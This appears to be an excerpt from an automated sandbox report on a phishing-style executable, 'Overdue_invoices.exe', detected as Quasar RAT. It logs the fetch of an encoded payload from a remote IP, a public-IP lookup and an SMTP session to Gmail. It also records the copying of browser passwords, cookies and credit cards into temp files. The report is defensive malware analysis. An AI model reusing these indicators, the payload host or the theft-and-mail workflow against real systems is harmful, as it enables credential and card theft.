Jan 27, 2021 15:15:04.269153118 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269170046 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269176960 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269193888 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269210100 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269216061 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269233942 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269251108 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269258022 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269273043 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269289970 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269294977 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269306898 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269324064 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269334078 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269340038 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269356966 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269365072 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269372940 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269406080 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269407988 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269427061 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269447088 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269455910 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269499063 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.316669941 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.316696882 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.316714048 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.316730022 CET	80	49721	193.239.147.103	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:14:59.332345963 CET	60831	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:14:59.383230925 CET	53	60831	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:00.263602018 CET	60100	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:00.314697027 CET	53	60100	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:15:01.504172087 CET	53195	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:01.552279949 CET	53	53195	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:02.446263075 CET	50141	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:02.498785019 CET	53	50141	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:03.252521038 CET	53023	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:03.302258968 CET	53	53023	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:04.196850061 CET	49563	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:04.244673967 CET	53	49563	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:05.022871971 CET	51352	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:05.073025942 CET	53	51352	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:06.309909105 CET	59349	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:06.367492914 CET	53	59349	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:07.083122015 CET	57084	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:07.131283998 CET	53	57084	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:09.270239115 CET	58823	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:09.320410013 CET	53	58823	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:10.437478065 CET	57568	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:10.494224072 CET	53	57568	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:11.377993107 CET	50540	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:11.430713892 CET	53	50540	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:12.852633953 CET	54366	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:12.913172007 CET	53034	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:12.915644884 CET	53	54366	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:12.931613922 CET	57762	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:12.963109970 CET	53	53034	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:12.987937927 CET	53	57762	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:13.925585985 CET	55435	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:13.984045029 CET	53	55435	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:15.898952007 CET	50713	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:15.972109079 CET	53	50713	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:28.285253048 CET	56132	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:28.336141109 CET	53	56132	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:28.685240984 CET	58987	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:28.745198011 CET	53	58987	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:36.386214972 CET	56579	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:36.448751926 CET	53	56579	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:47.392508030 CET	60633	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:47.465325117 CET	53	60633	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:47.894746065 CET	61292	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:47.953027964 CET	53	61292	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:49.358304024 CET	63619	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:49.408313036 CET	53	63619	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:52.124368906 CET	64938	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:52.182889938 CET	53	64938	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:58.839375019 CET	61946	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:58.892306089 CET	53	61946	8.8.8.8	192.168.2.3
Jan 27, 2021 15:15:59.284389019 CET	64910	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:15:59.356594086 CET	53	64910	8.8.8.8	192.168.2.3
Jan 27, 2021 15:16:31.815749884 CET	52123	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:16:31.868911982 CET	53	52123	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:45.547363043 CET	56130	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:45.599982023 CET	53	56130	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:46.340441942 CET	56338	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:46.397635937 CET	53	56338	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:47.228116035 CET	59420	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:47.276123047 CET	53	59420	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:47.761641979 CET	58784	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:47.818156958 CET	53	58784	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:48.401642084 CET	63978	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:48.458431005 CET	53	63978	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:49.186873913 CET	62938	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:49.246486902 CET	53	62938	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:50.100492954 CET	55708	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:50.158314943 CET	53	55708	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:17:51.257319927 CET	56803	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:51.313844919 CET	53	56803	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:52.705760002 CET	57145	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:52.753576040 CET	53	57145	8.8.8.8	192.168.2.3
Jan 27, 2021 15:17:53.337014914 CET	55359	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:17:53.398622990 CET	53	55359	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 15:15:12.852633953 CET	192.168.2.3	8.8.8.8	0x90af	Standard query (0)	raw.github usercontent.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.931613922 CET	192.168.2.3	8.8.8.8	0xed11	Standard query (0)	raw.github usercontent.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:13.925585985 CET	192.168.2.3	8.8.8.8	0xbd5c	Standard query (0)	icanhazip.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:15.898952007 CET	192.168.2.3	8.8.8.8	0xcc74	Standard query (0)	smtp.gmail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 15:15:12.915644884 CET	8.8.8.8	192.168.2.3	0x90af	No error (0)	raw.github usercontent.com	github.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:15:12.915644884 CET	8.8.8.8	192.168.2.3	0x90af	No error (0)	github.map .fastly.net		151.101.0.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.915644884 CET	8.8.8.8	192.168.2.3	0x90af	No error (0)	github.map .fastly.net		151.101.64.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.915644884 CET	8.8.8.8	192.168.2.3	0x90af	No error (0)	github.map .fastly.net		151.101.128.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.915644884 CET	8.8.8.8	192.168.2.3	0x90af	No error (0)	github.map .fastly.net		151.101.192.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.987937927 CET	8.8.8.8	192.168.2.3	0xed11	No error (0)	raw.github usercontent.com	github.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:15:12.987937927 CET	8.8.8.8	192.168.2.3	0xed11	No error (0)	github.map .fastly.net		151.101.0.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.987937927 CET	8.8.8.8	192.168.2.3	0xed11	No error (0)	github.map .fastly.net		151.101.64.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.987937927 CET	8.8.8.8	192.168.2.3	0xed11	No error (0)	github.map .fastly.net		151.101.128.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:12.987937927 CET	8.8.8.8	192.168.2.3	0xed11	No error (0)	github.map .fastly.net		151.101.192.133	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:13.984045029 CET	8.8.8.8	192.168.2.3	0xbd5c	No error (0)	icanhazip.com		147.75.47.199	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:13.984045029 CET	8.8.8.8	192.168.2.3	0xbd5c	No error (0)	icanhazip.com		136.144.56.255	A (IP address)	IN (0x0001)
Jan 27, 2021 15:15:15.972109079 CET	8.8.8.8	192.168.2.3	0xcc74	No error (0)	smtp.gmail.com		108.177.119.109	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 193.239.147.103
- icanhazip.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49721	193.239.147.103	80	C:\Users\user\Desktop\Overdue_invoices.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:15:04.125174999 CET	72	OUT	GET /base/D87080E8818FCC40A45F948026A84297.html HTTP/1.1 Host: 193.239.147.103 Connection: Keep-Alive
Jan 27, 2021 15:15:04.173216105 CET	73	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 27 Jan 2021 14:15:04 GMT Content-Type: text/html Content-Length: 439235 Last-Modified: Tue, 26 Jan 2021 23:18:44 GMT Connection: keep-alive Vary: Accept-Encoding ETag: "6010a354-6b3c3" X-Frame-Options: SAMEORIGIN Accept-Ranges: bytes Data Raw: 3c 70 3e 54 54 51 69 50 51 78 77 77 51 50 51 6e 51 50 51 50 51 50 51 77 51 50 51 50 51 50 51 46 65 65 51 46 65 65 51 50 51 50 51 78 41 77 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 4b 77 51 50 51 78 46 41 51 50 51 50 51 50 51 78 77 51 6e 78 51 78 41 4b 51 78 77 51 50 51 78 41 50 51 69 51 46 50 65 51 6e 6e 51 78 41 77 51 78 51 54 4b 51 46 50 65 51 6e 6e 51 41 77 51 78 50 77 51 78 50 65 51 78 78 65 51 6e 46 51 78 78 46 51 78 78 77 51 78 78 78 51 78 50 6e 51 78 78 77 51 69 54 51 78 50 69 51 6e 46 51 69 69 51 69 54 51 78 78 50 51 78 78 50 51 78 78 78 51 78 78 4b 51 6e 46 51 69 41 51 78 50 78 51 6e 46 51 78 78 77 51 78 78 54 51 78 78 50 51 6e 46 51 78 50 65 51 78 78 50 51 6e 46 51 4b 41 51 54 69 51 41 6e 51 6e 46 51 78 50 69 51 78 78 78 51 78 50 50 51 78 50 78 51 77 4b 51 78 6e 51 78 6e 51 78 50 51 6e 4b 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 41 50 51 4b 69 51 50 51 50 51 54 4b 51 78 51 6e 51 50 51 41 46 51 78 4b 6e 51 78 4b 51 69 4b 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 46 46 77 51 50 51 6e 77 51 50 51 78 78 51 78 51 41 50 51 50 51 50 51 46 77 50 51 78 51 50 51 50 51 4b 51 50 51 50 51 50 51 50 51 50 51 50 51 78 77 46 51 78 65 51 46 51 50 51 50 51 6e 46 51 50 51 50 51 50 51 6e 46 51 46 51 50 51 50 51 50 51 50 51 78 4b 51 50 51 6e 46 51 50 51 50 51 50 51 46 51 50 51 50 51 77 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 4b 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 69 4b 51 46 51 50 51 50 51 46 51 50 51 50 51 50 51 50 51 50 51 50 51 46 51 50 51 69 4b 51 78 6e 6e 51 50 51 50 51 78 4b 51 50 51 50 51 78 4b 51 50 51 50 51 50 51 50 51 78 4b 51 50 51 50 51 78 4b 51 50 51 50 51 50 51 50 51 50 51 50 51 78 4b 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 65 46 51 78 65 51 46 51 50 51 41 54 51 50 51 50 51 50 51 50 51 6e 46 51 46 51 50 51 41 41 51 6e 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 4b 77 51 46 51 50 51 78 46 51 50 51 6e 46 51 50 51 50 51 41 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 41 51 6e 46 51 50 51 50 51 54 46 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 77 4b 51 78 78 4b 51 78 50 78 51 78 46 50 51 78 78 4b 51 50 51 50 51 50 51 78 77 41 51 46 6e 69 51 78 51 50 51 50 51 6e 46 51 50 51 50 51 50 51 46 77 50 51 78 51 50 51 50 51 46 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 50 51 6e 46 51 50 51 50 51 69 4b 51 77 4b 51 78 78 77 51 78 78 65 51 78 78 77 51 69 69 51 50 51 50 51 50 51 41 41 51 6e 51 50 51 50 51 50 51 6e 46 51 46 51 50 51 50 51 77 51 50 51 50 51 50 51 46 77 Data Ascii: <p>TTQiPQxwwQPQnQPQPQPQwQPQPQPQFeeQFeeQPQPQxAwQPQPQPQPQPQPQPQKwQPQPQ PQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQxFAQ PQPQPQxwQnxQxAKQxwQPQxAPQiQFPeQnnQxAwQxQTKQFPeQnnQAwQxPwQxPeQxxeQnFQxxFQxxwQxxxQ xPnQxxwQiTQxPiQnFQiiQiTQxxPQxxPQxxxQxxKQnFQiAQxPxQnFQxxwQxxTQxxPQnFQxPeQxxPQnFQKAQTiQAnQnF QxPiQxxxQxPPQxPxQwKQxnQxnQxPQnKQPQPQPQPQPQPQPQAPQKiQPQPQTKQxQnQPQAFQxKnQxKQiKQPQ PQPQPQPQPQPQPQFFwQPQnwQPQxxQxQAPQPQPQFwPQxQPQPQKQPQPQPQPQPQPQxwFQxeQFQ PQPQnFQPQPQPQnFQFQPQPQPQPQxKQPQnFQPQPQPQFQPQPQwQPQPQPQPQPQPQPQKQPQPQPQ PQPQPQPQPQiKQFQPQPQFQPQPQPQPQPQPQFQPQiKQxnnQPQPQxKQPQPQxKQPQPQPQPQxKQP QPQxKQPQPQPQPQPQPQxKQPQPQPQPQPQPQPQPQPQPQPQPQeFQxeQFQPQATQPQPQPQPQnFQFQP QAAQnQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQKwQFQPQxFQPQPQPQPQPQPQPQPQ PQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQPQ PQPQPQPQPQPQPQPQPQPQnFQPQPQAQPQPQPQPQPQPQPQPQPQPQPQAQnFQPQPQTFQPQPQPQPQP QPQPQPQPQPQPQPQwKQxxKQxPxQxFPQxxKQPQPQPQxwAQFniQxQPQPQnFQPQPQPQFwPQxQPQPQFQPQPQPQP QPQPQPQPQPQPQPQPQPQPQPQnFQPQPQiKQwKQxxwQxxeQxxwQiiQPQPQPQAAQnQPQPQPQnFQFQPQPQwQPQP QPQFw

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49734	147.75.47.199	80	C:\Users\user\Desktop\Overdue_invoices.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:15:14.142913103 CET	634	OUT	GET / HTTP/1.1 Host: icanhazip.com Connection: Keep-Alive
Jan 27, 2021 15:15:14.300822020 CET	635	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 27 Jan 2021 14:15:14 GMT Content-Type: text/plain; charset=UTF-8 Content-Length: 12 Connection: close Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET x-rtfm: Learn about this site at http://bit.ly/icanhazip-faq and do not abuse the service. x-node: icanhazip-dfw-1 x-donation: This site is expensive to run. You can donate BTC to 3LSp89k9qnMJBpV7AUNF3M2Eo1vatpkYpm x-duck: Data Raw: 38 34 2e 31 37 2e 35 32 2e 37 34 0a Data Ascii: 84.17.52.74


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 15:15:16.080607891 CET	587	49736	108.177.119.109	192.168.2.3	220 smtp.gmail.com ESMTP y9sm1454236edi.74 - gsmtp
Jan 27, 2021 15:15:16.080883026 CET	49736	587	192.168.2.3	108.177.119.109	EHLO 494126
Jan 27, 2021 15:15:16.134344101 CET	587	49736	108.177.119.109	192.168.2.3	250-smtp.gmail.com at your service, [84.17.52.74] 250-SIZE 35882577 250-8BITMIME 250-STARTTLS 250-ENHANCEDSTATUSCODES 250-PIPELINING 250-CHUNKING 250 SMTPUTF8
Jan 27, 2021 15:15:16.134633064 CET	49736	587	192.168.2.3	108.177.119.109	STARTTLS
Jan 27, 2021 15:15:16.186044931 CET	587	49736	108.177.119.109	192.168.2.3	220 2.0.0 Ready to start TLS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Overdue_invoices.exe PID: 5328 Parent PID: 5588

General

Start time:	15:15:02
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\Overdue_invoices.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Overdue_invoices.exe'
Imagebase:	0x400000
File size:	100864 bytes
MD5 hash:	AFA35EE8F27C8A6661219BCCB198FD9B
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000000.00000002.231170766.0000000003AFD000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Overdue_invoices.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1FC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Overdue_invoices.exe.log	unknown	1039	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0	success or wait	1	6E1FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: Overdue_invoices.exe PID: 6020 Parent PID: 5328

General

Start time:	15:15:10
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\Overdue_invoices.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Overdue_invoices.exe
Imagebase:	0xdb0000
File size:	100864 bytes
MD5 hash:	AFA35EE8F27C8A6661219BCCB198FD9B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000002.624606390.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Local\Temp\TMP_pass	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD3DD66	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\browserCreditCards	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6CD3DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\TMP_Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6CD3DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp99EA0x.tmp	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\TMP_4728	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD31E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\TMP_pass	success or wait	1	6CD36A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\TMP_pass	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	6CD3DD66	CopyFileW

